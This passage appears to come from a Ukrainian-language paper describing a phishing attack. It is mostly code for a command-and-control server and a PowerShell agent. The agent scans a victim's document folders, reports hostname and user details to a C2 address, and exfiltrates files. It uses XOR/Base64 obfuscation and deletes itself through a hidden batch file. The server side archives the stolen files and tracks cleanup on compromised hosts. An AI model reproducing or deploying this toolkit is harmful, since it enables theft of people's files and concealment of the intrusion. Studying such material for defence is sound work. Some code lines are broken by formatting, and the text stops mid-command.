


Схема фішингової атаки та послідовність процесів її реалізації



Ключові фрагменти коду для реалізації командно-контрольного серверу***Модуль обфускації даних: XOR-перетворення та кодування Base64***

```

# Encryption configuration
    ENCRYPTION_KEY = "[REDACTED]"

# =====
# ENCRYPTION FUNCTIONS
# =====

class XorCodec:
    """XOR encryption/decryption handler with Base64 support."""

    @staticmethod
    def _apply_xor(data: bytes, key: str) -> bytes:
        """Apply XOR operation to bytes with given key."""
        key_bytes = key.encode('utf-8')
        return bytes(data[i] ^ key_bytes[i % len(key_bytes)] for i in range(len(data)))

    @staticmethod
    def encrypt(data: Dict[str, Any] or str) -> str:
        """Encrypt dictionary or string to Base64 XOR string."""
        try:
            json_str = json.dumps(data, ensure_ascii=False) if isinstance(data, dict) else
data
            encrypted_bytes = XorCodec._apply_xor(json_str.encode('utf-8'),
Config.ENCRYPTION_KEY)
            return base64.b64encode(encrypted_bytes).decode('utf-8')
        except Exception as e:
            Logger.error(f"Encryption error: {e}")
            raise

    @staticmethod
    def decrypt(encrypted_b64: str) -> Optional[Dict[str, Any]]:
        """Decrypt Base64 XOR string to dictionary."""
        try:
            encrypted_bytes = base64.b64decode(encrypted_b64)
            decrypted_bytes = XorCodec._apply_xor(encrypted_bytes, Config.ENCRYPTION_KEY)
            json_str = decrypted_bytes.decode('utf-8')
            return json.loads(json_str)
        except Exception as e:
            Logger.error(f"Decryption error: {e}")
            return None

    @staticmethod
    def decrypt_to_string(encrypted_b64: str) -> Optional[str]:
        """Decrypt Base64 XOR string to plain text string."""
        try:
            encrypted_bytes = base64.b64decode(encrypted_b64)
            decrypted_bytes = XorCodec._apply_xor(encrypted_bytes, Config.ENCRYPTION_KEY)
            return decrypted_bytes.decode('utf-8')
        except Exception as e:
            return None

    @staticmethod
    def is_encrypted(data: str) -> bool:
        """Check if string appears to be XOR encrypted Base64."""
        try:
            base64.b64decode(data)
            return len(data) > 10 and '=' in data[-2:]
        except:
            return False

```

Алгоритм обробки вхідного корисного навантаження

```
# =====
# UNIVERSAL DECODER
# =====

def parse_incoming_request(raw_text: str) -> Tuple[Optional[Dict], bool]:
    """
    Universal decoder: try XOR → Base64 → plain JSON
    Returns (parsed_data, was_encrypted)
    """
    if not raw_text:
        return None, False

    # 1. Try XOR decryption
    text = XorCodec.decrypt_to_string(raw_text)
    if text:
        try:
            return json.loads(text), True
        except:
            pass

    # 2. Try Base64 decode
    try:
        decoded = base64.b64decode(raw_text).decode('utf-8')
        return json.loads(decoded), False
    except:
        pass

    # 3. Try plain JSON
    try:
        return json.loads(raw_text), False
    except:
        return None, False
```

Модуль формування загальної статистики перебігу атаки

```
# =====
# STATISTICS MANAGER
# =====

class StatisticsManager:
    """Manages comprehensive statistics for the C2 server."""

    def __init__(self):
        self.stats_file = "statistics.json"
        self.load_stats()

        # Daily stats tracking
        self.current_day = datetime.datetime.now().strftime("%Y-%m-%d")

    def load_stats(self):
        """Load statistics from file."""
        try:
            if os.path.exists(self.stats_file):
                with open(self.stats_file, 'r') as f:
                    self.stats = json.load(f)
            else:
                self.stats = self._create_default_stats()
                self.save_stats()
        except:
            self.stats = self._create_default_stats()

    def save_stats(self):
        """Save statistics to file."""
        try:
            with open(self.stats_file, 'w') as f:
                json.dump(self.stats, f, indent=2)
        except Exception as e:
            Logger.error(f"Failed to save statistics", str(e))
```

```

def _create_default_stats(self):
    """Create default statistics structure."""
    return {
        'global': {
            'start_date': datetime.datetime.now().isoformat(),
            'total_requests': 0,
            'total_files_downloaded': 0,
            'total_bytes_transferred': 0,
            'total_clients_registered': 0,
            'total_cleanups_executed': 0,
            'total_archives_created': 0,
            'average_download_speed': 0,
            'peak_connected_clients': 0,
            'uptime_days': 0
        },
        'daily': {},
        'hourly': {},
        'client_activity': {},
        'file_types': {},
        'success_rates': {
            'downloads': 0,
            'scans': 0,
            'cleanups': 0
        },
        'alerts': []
    }

def record_request(self, endpoint: str, client: str = None):
    """Record API request."""
    now = datetime.datetime.now()
    day = now.strftime("%Y-%m-%d")
    hour = now.strftime("%Y-%m-%d %H:00")

    # Update global stats
    self.stats['global']['total_requests'] += 1

    # Update daily stats
    if day not in self.stats['daily']:
        self.stats['daily'][day] = {'requests': 0, 'downloads': 0, 'errors': 0}
    self.stats['daily'][day]['requests'] += 1

    # Update hourly stats
    if hour not in self.stats['hourly']:
        self.stats['hourly'][hour] = {'requests': 0, 'downloads': 0}
    self.stats['hourly'][hour]['requests'] += 1

    # Update client activity
    if client:
        if client not in self.stats['client_activity']:
            self.stats['client_activity'][client] = {
                'first_seen': now.isoformat(),
                'last_seen': now.isoformat(),
                'total_requests': 0,
                'files_downloaded': 0,
                'total_bytes': 0
            }
        self.stats['client_activity'][client]['last_seen'] = now.isoformat()
        self.stats['client_activity'][client]['total_requests'] += 1

    self.save_stats()

def record_download(self, filename: str, size: int, client: str = None, success: bool = True):
    """Record file download."""
    now = datetime.datetime.now()
    day = now.strftime("%Y-%m-%d")
    hour = now.strftime("%Y-%m-%d %H:00")

    # Update global stats
    self.stats['global']['total_files_downloaded'] += 1
    self.stats['global']['total_bytes_transferred'] += size

```

```

# Update daily stats
if day not in self.stats['daily']:
    self.stats['daily'][day] = {'requests': 0, 'downloads': 0, 'errors': 0}
self.stats['daily'][day]['downloads'] += 1

# Update hourly stats
if hour not in self.stats['hourly']:
    self.stats['hourly'][hour] = {'requests': 0, 'downloads': 0}
self.stats['hourly'][hour]['downloads'] += 1

# Update client activity
if client:
    if client not in self.stats['client_activity']:
        self.stats['client_activity'][client] = {
            'first_seen': now.isoformat(),
            'last_seen': now.isoformat(),
            'total_requests': 0,
            'files_downloaded': 0,
            'total_bytes': 0
        }
    self.stats['client_activity'][client]['files_downloaded'] += 1
    self.stats['client_activity'][client]['total_bytes'] += size

# Record file type
file_ext = os.path.splitext(filename)[1].lower()
if file_ext:
    if file_ext not in self.stats['file_types']:
        self.stats['file_types'][file_ext] = {'count': 0, 'total_size': 0}
    self.stats['file_types'][file_ext]['count'] += 1
    self.stats['file_types'][file_ext]['total_size'] += size

self.save_stats()

def record_scan(self, client: str, file_count: int):
    """Record scan operation."""
    if client not in self.stats['client_activity']:
        self.stats['client_activity'][client] = {
            'first_seen': datetime.datetime.now().isoformat(),
            'last_seen': datetime.datetime.now().isoformat(),
            'total_requests': 0,
            'files_downloaded': 0,
            'scans_performed': 0,
            'files_found': 0
        }

    if 'scans_performed' not in self.stats['client_activity'][client]:
        self.stats['client_activity'][client]['scans_performed'] = 0
        self.stats['client_activity'][client]['files_found'] = 0

    self.stats['client_activity'][client]['scans_performed'] += 1
    self.stats['client_activity'][client]['files_found'] += file_count
    self.stats['client_activity'][client]['last_seen']
    datetime.datetime.now().isoformat()

    self.save_stats()

def record_cleanup(self, client: str):
    """Record cleanup execution."""
    self.stats['global']['total_cleanups_executed'] += 1

    if client:
        if client not in self.stats['client_activity']:
            self.stats['client_activity'][client] = {
                'first_seen': datetime.datetime.now().isoformat(),
                'last_seen': datetime.datetime.now().isoformat(),
                'total_requests': 0,
                'files_downloaded': 0
            }

        if 'cleanups_executed' not in self.stats['client_activity'][client]:
            self.stats['client_activity'][client]['cleanups_executed'] = 0

```

```

        self.stats['client_activity'][client]['cleanups_executed']
self.stats['client_activity'][client].get('cleanups_executed', 0) + 1

        self.save_stats()

def record_archive(self, archive_name: str, file_count: int, total_size: int):
    """Record archive creation."""
    self.stats['global']['total_archives_created'] += 1

    # Add to alerts/events
    alert = {
        'type': 'archive_created',
        'timestamp': datetime.datetime.now().isoformat(),
        'archive_name': archive_name,
        'file_count': file_count,
        'total_size_mb': total_size/(1024 * 1024)
    }
    self.stats['alerts'].append(alert)

    # Keep only last 100 alerts
    if len(self.stats['alerts']) > 100:
        self.stats['alerts'] = self.stats['alerts'][-100:]

    self.save_stats()

def record_error(self, endpoint: str, error_msg: str, client: str = None):
    """Record error occurrence."""
    now = datetime.datetime.now()
    day = now.strftime("%Y-%m-%d")

    # Update daily error count
    if day in self.stats['daily']:
        self.stats['daily'][day]['errors'] = self.stats['daily'][day].get('errors', 0)
+ 1

    # Add to alerts
    alert = {
        'type': 'error',
        'timestamp': now.isoformat(),
        'endpoint': endpoint,
        'error': error_msg[:100],
        'client': client
    }
    self.stats['alerts'].append(alert)

    # Keep only last 100 alerts
    if len(self.stats['alerts']) > 100:
        self.stats['alerts'] = self.stats['alerts'][-100:]

    self.save_stats()

def update_peak_clients(self, current_count: int):
    """Update peak connected clients count."""
    current_peak = self.stats['global'].get('peak_connected_clients', 0)
    if current_count > current_peak:
        self.stats['global']['peak_connected_clients'] = current_count
        self.save_stats()

def calculate_success_rates(self, download_success: int, download_total: int):
    """Calculate and update success rates."""
    if download_total > 0:
        success_rate = (download_success/download_total) * 100
        self.stats['success_rates']['downloads'] = round(success_rate, 1)
        self.save_stats()

def get_daily_report(self, days: int = 7) -> Dict[str, Any]:
    """Get daily report for specified number of days."""
    now = datetime.datetime.now()
    report = {
        'days': [],
        'total_requests': 0,
        'total_downloads': 0,

```

```

        'total_errors': 0,
        'average_daily_requests': 0,
        'trend': 'stable'
    }

    for i in range(days):
        day = (now - datetime.timedelta(days=i)).strftime("%Y-%m-%d")
        day_data = self.stats['daily'].get(day, {'requests': 0, 'downloads': 0,
'errors': 0})

        report['days'].append({
            'date': day,
            'requests': day_data['requests'],
            'downloads': day_data['downloads'],
            'errors': day_data['errors']
        })

        report['total_requests'] += day_data['requests']
        report['total_downloads'] += day_data['downloads']
        report['total_errors'] += day_data['errors']

    if days > 0:
        report['average_daily_requests'] = report['total_requests']/days

    # Calculate trend
    if len(report['days']) >= 2:
        recent = report['days'][0]['requests']
        previous = report['days'][1]['requests']
        if recent > previous * 1.2:
            report['trend'] = 'increasing'
        elif recent < previous * 0.8:
            report['trend'] = 'decreasing'

    return report

def get_top_clients(self, limit: int = 10) -> List[Dict[str, Any]]:
    """Get top clients by activity."""
    clients = []

    for client_id, data in self.stats['client_activity'].items():
        clients.append({
            'hostname': client_id,
            'requests': data.get('total_requests', 0),
            'files_downloaded': data.get('files_downloaded', 0),
            'total_bytes': data.get('total_bytes', 0),
            'last_seen': data.get('last_seen'),
            'scans_performed': data.get('scans_performed', 0),
            'cleanups_executed': data.get('cleanups_executed', 0)
        })

    # Sort by total bytes transferred
    clients.sort(key=lambda x: x['total_bytes'], reverse=True)
    return clients[:limit]

def get_file_type_distribution(self) -> Dict[str, Any]:
    """Get file type distribution."""
    total_files = self.stats['global']['total_files_downloaded']
    distribution = []

    for ext, data in self.stats['file_types'].items():
        percentage = (data['count']/total_files * 100) if total_files > 0 else 0
        distribution.append({
            'extension': ext,
            'count': data['count'],
            'total_size': data['total_size'],
            'percentage': round(percentage, 1),
            'average_size': data['total_size'] // data['count'] if data['count'] > 0
else 0
        })

    # Sort by count
    distribution.sort(key=lambda x: x['count'], reverse=True)

```

```

    return {
        'total_files': total_files,
        'types': distribution,
        'top_type': distribution[0] if distribution else None
    }

def get_system_health(self) -> Dict[str, Any]:
    """Get system health status."""
    now = datetime.datetime.now()
    start_date = datetime.datetime.fromisoformat(self.stats['global']['start_date'])
    uptime_days = (now - start_date).days

    # Update uptime
    self.stats['global']['uptime_days'] = uptime_days

    # Calculate daily average
    total_days = max(uptime_days, 1)
    daily_avg_requests = self.stats['global']['total_requests']/total_days
    daily_avg_downloads = self.stats['global']['total_files_downloaded']/total_days

    # Get recent activity (last hour)
    current_hour = now.strftime("%Y-%m-%d %H:00")
    hour_ago = (now - datetime.timedelta(hours=1)).strftime("%Y-%m-%d %H:00")

    recent_requests = 0
    recent_downloads = 0

    for hour_key in [current_hour, hour_ago]:
        if hour_key in self.stats['hourly']:
            recent_requests += self.stats['hourly'][hour_key].get('requests', 0)
            recent_downloads += self.stats['hourly'][hour_key].get('downloads', 0)

    return {
        'uptime_days': uptime_days,
        'total_requests': self.stats['global']['total_requests'],
        'total_downloads': self.stats['global']['total_files_downloaded'],
        'total_bytes': self.stats['global']['total_bytes_transferred'],
        'total_clients': len(self.stats['client_activity']),
        'daily_average_requests': round(daily_avg_requests, 1),
        'daily_average_downloads': round(daily_avg_downloads, 1),
        'recent_activity': {
            'requests_last_hour': recent_requests,
            'downloads_last_hour': recent_downloads
        },
        'peak_clients': self.stats['global']['peak_connected_clients'],
        'success_rate': self.stats['success_rates'].get('downloads', 0),
        'health_status': 'healthy' if recent_requests > 0 else 'idle'
    }

def get_alerts(self, limit: int = 20) -> List[Dict[str, Any]]:
    """Get recent alerts."""
    return self.stats['alerts'][-limit:] if self.stats['alerts'] else []

```

Модуль архівування результатів атаки

```

# =====
# ARCHIVE ENDPOINTS
# =====

@app.route('/archive/create', methods=['POST'])
def create_archive():
    """Create a ZIP archive of all downloaded files."""
    try:
        data = request.json or {}
        include_metadata = data.get('include_metadata', True)

        success, archive_name, archive_path = archive_manager.create_archive(
            include_metadata=include_metadata
        )
    
```

```

    if success:
        # Get archive info
        archive_info = archive_manager.get_archive_info(archive_name)

        # Mark archive in download status
        if archive_info and 'summary' in archive_info:
            summary = archive_info['summary']
            download_status.mark_archive_created(
                archive_name,
                summary.get('files_added', 0),
                summary.get('total_size_bytes', 0)
            )

        return jsonify({
            'status': 'success',
            'filename': archive_name,
            'file_count': archive_info['summary'].get('files_added', 0) if
archive_info else 0,
            'total_size_mb': archive_info['summary'].get('total_size_mb', 0) if
archive_info else 0,
            'message': f'Archive created with
{archive_info["summary"].get("files_added", 0) if archive_info else 0} files'
        })
    else:
        return jsonify({
            'status': 'error',
            'error': archive_name # In case of error, archive_name contains error
message
        }), 400

except Exception as e:
    Logger.error(f"Archive creation failed", str(e))
    return jsonify({'status': 'error', 'error': str(e)}), 500

@app.route('/archive/list', methods=['GET'])
def list_archives():
    """Get list of available archives."""
    try:
        archives = archive_manager.get_archives_list()
        return jsonify({
            'status': 'success',
            'archives': archives,
            'count': len(archives)
        })
    except Exception as e:
        Logger.error(f"Failed to list archives", str(e))
        return jsonify({'status': 'error', 'error': str(e)}), 500

@app.route('/archive/info', methods=['GET'])
def archive_info():
    """Get archive information."""
    try:
        file_count, total_size = storage.get_total_downloaded_size()
        archives = archive_manager.get_archives_list()

        return jsonify({
            'status': 'success',
            'file_count': file_count,
            'total_size': total_size,
            'total_size_mb': round(total_size/(1024 * 1024), 1) if total_size > 0 else 0,
            'archives_count': len(archives),
            'last_archive': download_status.status.get('last_archive')
        })
    except Exception as e:
        Logger.error(f"Failed to get archive info", str(e))
        return jsonify({'status': 'error', 'error': str(e)}), 500

@app.route('/archive/download/<archive_name>', methods=['GET'])
def download_archive(archive_name):
    """Download an archive."""
    try:

```

```

        archive_path = os.path.join(Config.ARCHIVES_DIR, archive_name)

        if not os.path.exists(archive_path):
            return jsonify({'error': 'Archive not found'}), 404

        Logger.info(f"Archive download", f"Name: {archive_name}")
        return send_from_directory(Config.ARCHIVES_DIR, archive_name, as_attachment=True)

    except Exception as e:
        Logger.error(f"Failed to download archive", str(e))
        return jsonify({'error': str(e)}), 500

@app.route('/archive/delete/<archive_name>', methods=['DELETE'])
def delete_archive(archive_name):
    """Delete an archive."""
    try:
        success = archive_manager.delete_archive(archive_name)

        if success:
            return jsonify({'status': 'success', 'message': f'Archive {archive_name} deleted'})
        else:
            return jsonify({'status': 'error', 'error': 'Failed to delete archive'}), 400

    except Exception as e:
        Logger.error(f"Failed to delete archive", str(e))
        return jsonify({'status': 'error', 'error': str(e)}), 500

@app.route('/queue/archive', methods=['POST'])
def queue_archive():
    """Queue multiple files as an archive."""
    try:
        data = request.json
        if not data:
            return jsonify({'error': 'No JSON data'}), 400

        file_paths = data.get('files', [])
        archive_name = data.get('archive_name',
f"archive_{datetime.datetime.now().strftime('%Y%m%d_%H%M%S')}.zip")

        if not file_paths:
            return jsonify({'error': 'No files for archive'}), 400

        Logger.info(f"Archive request", f"Files: {len(file_paths)}, Name: {archive_name}")

        # Queue as SINGLE archive command
        command = download_queue.enqueue(
            file_path=f"ARCHIVE:{len(file_paths)}_files.zip",
            action="download",
            is_archive=True,
            archive_files=file_paths
        )

        # Reset status and start batch
        download_status.reset()
        download_status.start_batch(1)

        # Update pending commands count
        download_status.update_pending_commands(1)

        return jsonify({
            'status': 'queued',
            'archive_name': archive_name,
            'file_count': len(file_paths),
            'files_queued': file_paths,
            'command_id': command['id'],
            'archive_files': file_paths,
            'message': f'Archive queued with {len(file_paths)} files',
            'method': 'archive'
        })

    except Exception as e:

```

```

Logger.error(f"Error in queue_archive", str(e))
return jsonify({'error': str(e)}), 500

```

Модуль очищення артефактів атаки та журналювання результатів

```

# =====
# CLEANUP MANAGER
# =====

class CleanupManager:
    """Manages cleanup operations and tracking."""

    def __init__(self):
        self.cleanup_log = "cleanup_operations.json"
        self.load_cleanup_log()

    def load_cleanup_log(self):
        """Load cleanup operations log."""
        try:
            if os.path.exists(self.cleanup_log):
                with open(self.cleanup_log, 'r') as f:
                    self.cleanup_data = json.load(f)
            else:
                self.cleanup_data = {
                    'operations': [],
                    'total_cleanups': 0,
                    'failed_cleanups': 0,
                    'hosts_cleaned': [],
                    'last_cleanup': None
                }
            self.save_cleanup_log()
        except:
            self.cleanup_data = {
                'operations': [],
                'total_cleanups': 0,
                'failed_cleanups': 0,
                'hosts_cleaned': [],
                'last_cleanup': None
            }

    def save_cleanup_log(self):
        """Save cleanup operations log."""
        try:
            with open(self.cleanup_log, 'w') as f:
                json.dump(self.cleanup_data, f, indent=2)
        except Exception as e:
            Logger.error(f"Failed to save cleanup log", str(e))

    def record_cleanup_operation(self, command_id: str, hostname: str,
                                username: str, level: str, actions: list,
                                success: bool = True, error: str = None):
        """Record a cleanup operation."""
        operation = {
            'command_id': command_id,
            'hostname': hostname,
            'username': username,
            'level': level,
            'actions': actions,
            'success': success,
            'timestamp': datetime.datetime.now().isoformat(),
            'error': error
        }

        self.cleanup_data['operations'].append(operation)

        if success:
            self.cleanup_data['total_cleanups'] += 1
            if hostname not in self.cleanup_data['hosts_cleaned']:
                self.cleanup_data['hosts_cleaned'].append(hostname)
        else:

```

```

        self.cleanup_data['failed_cleanups'] += 1

    self.cleanup_data['last_cleanup'] = datetime.datetime.now().isoformat()
    self.save_cleanup_log()

    # Log the operation
    if success:
        Logger.warning(f"Cleanup completed: {hostname}", f"Level: {level}",
            Actions: {actions})
    else:
        Logger.error(f"Cleanup failed: {hostname}", f"Error: {error}")

def get_cleanup_stats(self):
    """Get cleanup statistics."""
    return {
        'total_cleanups': self.cleanup_data['total_cleanups'],
        'failed_cleanups': self.cleanup_data['failed_cleanups'],
        'hosts_cleaned': len(self.cleanup_data['hosts_cleaned']),
        'last_cleanup': self.cleanup_data['last_cleanup'],
        'recent_operations': self.cleanup_data['operations'][-10:] if
self.cleanup_data['operations'] else []
    }

def get_host_cleanup_status(self, hostname: str):
    """Get cleanup status for a specific host."""
    host_operations = []
    for op in self.cleanup_data['operations']:
        if op['hostname'] == hostname:
            host_operations.append(op)

    is_cleaned = hostname in self.cleanup_data['hosts_cleaned']
    last_cleanup = None
    if host_operations:
        last_cleanup = max(op['timestamp'] for op in host_operations)

    return {
        'hostname': hostname,
        'is_cleaned': is_cleaned,
        'last_cleanup': last_cleanup,
        'total_operations': len(host_operations),
        'operations': host_operations[-5:] if host_operations else []
    }

```

Ключові фрагменти коду для реалізації сканування файлової системи жертви

Конфігурація агента та параметри підключення до C2-сервера

```
# C2 server address for command and control
$C2Server = "http://192.168.1.30:8080"

# Path for debug log file
$LogPath = "C:\Windows\Temp\scan_debug.log"

# XOR encryption key for data protection
$EncryptionKey = "[REDACTED]"
```

Механізм журналювання подій агента

```
function Write-Log {
    param([string]$Message)
    $timestamp = (Get-Date).ToString('yyyy-MM-dd HH:mm:ss')
    $logEntry = "$timestamp - $Message"
    $logEntry | Out-File -FilePath $LogPath -Append -Encoding UTF8
}
```

Реалізація XOR-обфускації з кодуванням Base64

```
function Invoke-XOREncryption {
    param(
        [string]$Data,
        [string]$Key
    )

    $dataBytes = [System.Text.Encoding]::UTF8.GetBytes($Data)
    $keyBytes = [System.Text.Encoding]::UTF8.GetBytes($Key)
    $encryptedBytes = New-Object byte[] $dataBytes.Length

    for ($i = 0; $i -lt $dataBytes.Length; $i++) {
        $encryptedBytes[$i] = $dataBytes[$i] -bxor $keyBytes[$i % $keyBytes.Length]
    }

    return [Convert]::ToBase64String($encryptedBytes)
}
```

Сканування файлової системи жертви

```
function Invoke-Fernet-Scan {
    Write-Log "Starting file system scan..."

    # File extensions to search for
    $fileTypes = @(
        "*.pdf", "*.doc", "*.docx", "*.xls", "*.xlsx", "*.ppt", "*.pptx",
        "*.txt", "*.rtf", "*.csv", "*.odt", "*.ods", "*.odp",
        "*.zip", "*.rar", "*.7z", "*.tar", "*.gz",
        "*.jpg", "*.jpeg", "*.png", "*.bmp", "*.gif", "*.tiff",
        "*.config", "*.xml", "*.json", "*.ini", "*.yaml", "*.yml",
        "*.ps1", "*.bat", "*.cmd", "*.vbs",
        "*.sql", "*.mdb", "*.accdb", "*.pst", "*.msg",
        "*.log", "*.bak", "*.tmp", "*.dmp"
    )

    # Priority paths to scan
    $priorityPaths = @(
        "F:\",
        "C:\Users\$env:USERNAME\Documents",
        "C:\Users\$env:USERNAME\Desktop",
        "C:\Windows\Temp"
    )
}
```

```

# Check if F: drive exists
if (-not (Test-Path "F:\")) {
    Write-Log "Drive F: not found, skipping F: paths"
    $priorityPaths = $priorityPaths | Where-Object { $_ -notmatch "^F:" }
}

$discoveredFiles = @()
$scanStats = @{
    TotalFiles = 0
    FileTypes = @{}
    DrivesScanned = @()
    ScanStartTime = (Get-Date).ToString("yyyy-MM-dd HH:mm:ss")
    ScanDuration = $null
    FilesByPath = @{}
}

$scanStart = Get-Date

# Scan each priority path
foreach ($path in $priorityPaths) {
    if (Test-Path $path) {
        Write-Log "Scanning path: $path"
        $scanStats.DrivesScanned += $path

        $filesInPath = 0
        foreach ($fileType in $fileTypes) {
            try {
                $files = Get-ChildItem -Path $path -Filter $fileType -Recurse `
                    -ErrorAction SilentlyContinue -Depth 2 -File

                foreach ($file in $files) {
                    $discoveredFiles += $file.FullName
                    $scanStats.TotalFiles += 1
                    $filesInPath++

                    $ext = [System.IO.Path]::GetExtension($file.Name).ToLower()
                    if ($ext -eq "") { $ext = ".noext" }

                    if ($scanStats.FileTypes.ContainsKey($ext)) {
                        $scanStats.FileTypes[$ext] = $scanStats.FileTypes[$ext] + 1
                    } else {
                        $scanStats.FileTypes[$ext] = 1
                    }

                    $dirName = [System.IO.Path]::GetDirectoryName($file.FullName)
                    if ($scanStats.FilesByPath.ContainsKey($dirName)) {
                        $scanStats.FilesByPath[$dirName] =
$scanStats.FilesByPath[$dirName] + 1
                    } else {
                        $scanStats.FilesByPath[$dirName] = 1
                    }
                }
            } catch {
                # Silent continue on permission errors
            }

            Write-Log "Total in ${path}: $filesInPath files"
        } else {
            Write-Log "Path not found: $path (skipping)"
        }
    }
}

$scanEnd = Get-Date
$scanStats.ScanDuration = "$([math]::Round(($scanEnd - $scanStart).TotalSeconds, 2))
seconds"
$scanStats.ScanEndTime = $scanEnd.ToString("yyyy-MM-dd HH:mm:ss")

Write-Log "=== SCAN SUMMARY ==="
Write-Log "Total files found: $($discoveredFiles.Count)"
Write-Log "Scan duration: $($scanStats.ScanDuration)"

```

```

    if ($discoveredFiles.Count -gt 0) {
        Send-Encrypted-File-List -Files $discoveredFiles -Stats $scanStats
    } else {
        Write-Log "No files found to send"
    }
}

```

Формування структури даних для ексфільтрації

```

$scanData = @{
    hostname = $env:COMPUTERNAME
    username = $env:USERNAME
    domain = $env:USERDOMAIN
    os_version = [Environment]::OSVersion.VersionString
    ps_version = $PSVersionTable.PSVersion.ToString()
    drives_scanned = $Stats.DrivesScanned
    files = $Files
    scan_stats = $Stats
    timestamp = (Get-Date).ToString("yyyy-MM-dd HH:mm:ss")
    version = "3.4-xor-encrypted-cleanup"
    client_id = "$env:COMPUTERNAME-$env:USERNAME-$(Get-Date -Format 'yyyyMMdd')"
}

$sendResult = Send-Encrypted-Data `
    -Endpoint "receive/scan" `
    -EncryptedData $encryptedData `
    -Timeout 45

$headers = @{
    "User-Agent" = "Fernet-Scanner/3.4"
    "X-Client-ID" = "$env:COMPUTERNAME-$env:USERNAME"
}

```

Обробка команд C2 та механізм примусового очищення

```

if ($cmd.action -eq "cleanup" -and $cmd.file_path -eq "__CLEANUP__") {
    Write-Log "CLEANUP COMMAND RECEIVED! Level: $($cmd.level)"
    Write-Log "Command ID: $($cmd.id)"

    # Execute cleanup (will exit script)
    Execute-Cleanup -CommandId $cmd.id -Level $cmd.level
}

```

Самознищення агента після очищення

```

@echo off
timeout /t 3 /nobreak >nul
del /f /q "$currentScript" >nul 2>&1
del /f /q "%~f0" >nul 2>&1
"@

    $batPath = Join-Path $env:TEMP "cleanup_scanner_$(Get-Random).bat"
    $batContent | Out-File -FilePath $batPath -Encoding ASCII

    # Execute batch file
    Start-Process -FilePath "cmd.exe" -ArgumentList "/c `"$batPath`" " -
    WindowStyle Hidden

    Write-Log "Scanner self-deletion scheduled"
} catch {
    Write-Warning-Log "Failed to schedule self-deletion: $_"
}
}

```

Ключові фрагменти коду для реалізації ексфільтрації файлів системи жер- тви

Конфігурація агента та параметри підключення до C2-сервера

```
# C2 server configuration
$C2Server = "http://192.168.1.30:8080"

# XOR encryption key
$EncryptionKey = "[REDACTED]"
$UseEncryption = $true

# User agent for HTTP requests
$UserAgent = "Mozilla/5.0 (Windows NT 10.0; Win64; x64) PowerShell-C2-Client/3.0"

# Maximum allowed file size
$MaxFileSize = 50MB
```

Механізм XOR-обфускації та Base64-кодуванн

```
function Invoke-XOREncryption {
    param(
        [string]$Data,
        [string]$Key
    )

    $dataBytes = [System.Text.Encoding]::UTF8.GetBytes($Data)
    $keyBytes = [System.Text.Encoding]::UTF8.GetBytes($Key)
    $result = New-Object byte[] $dataBytes.Length

    for ($i = 0; $i -lt $dataBytes.Length; $i++) {
        $result[$i] = $dataBytes[$i] -bxor $keyBytes[$i % $keyBytes.Length]
    }

    return [Convert]::ToBase64String($result)
}
```

Формування HTTP-запиту з передаванням файлу

```
$response = Invoke-WebRequest `
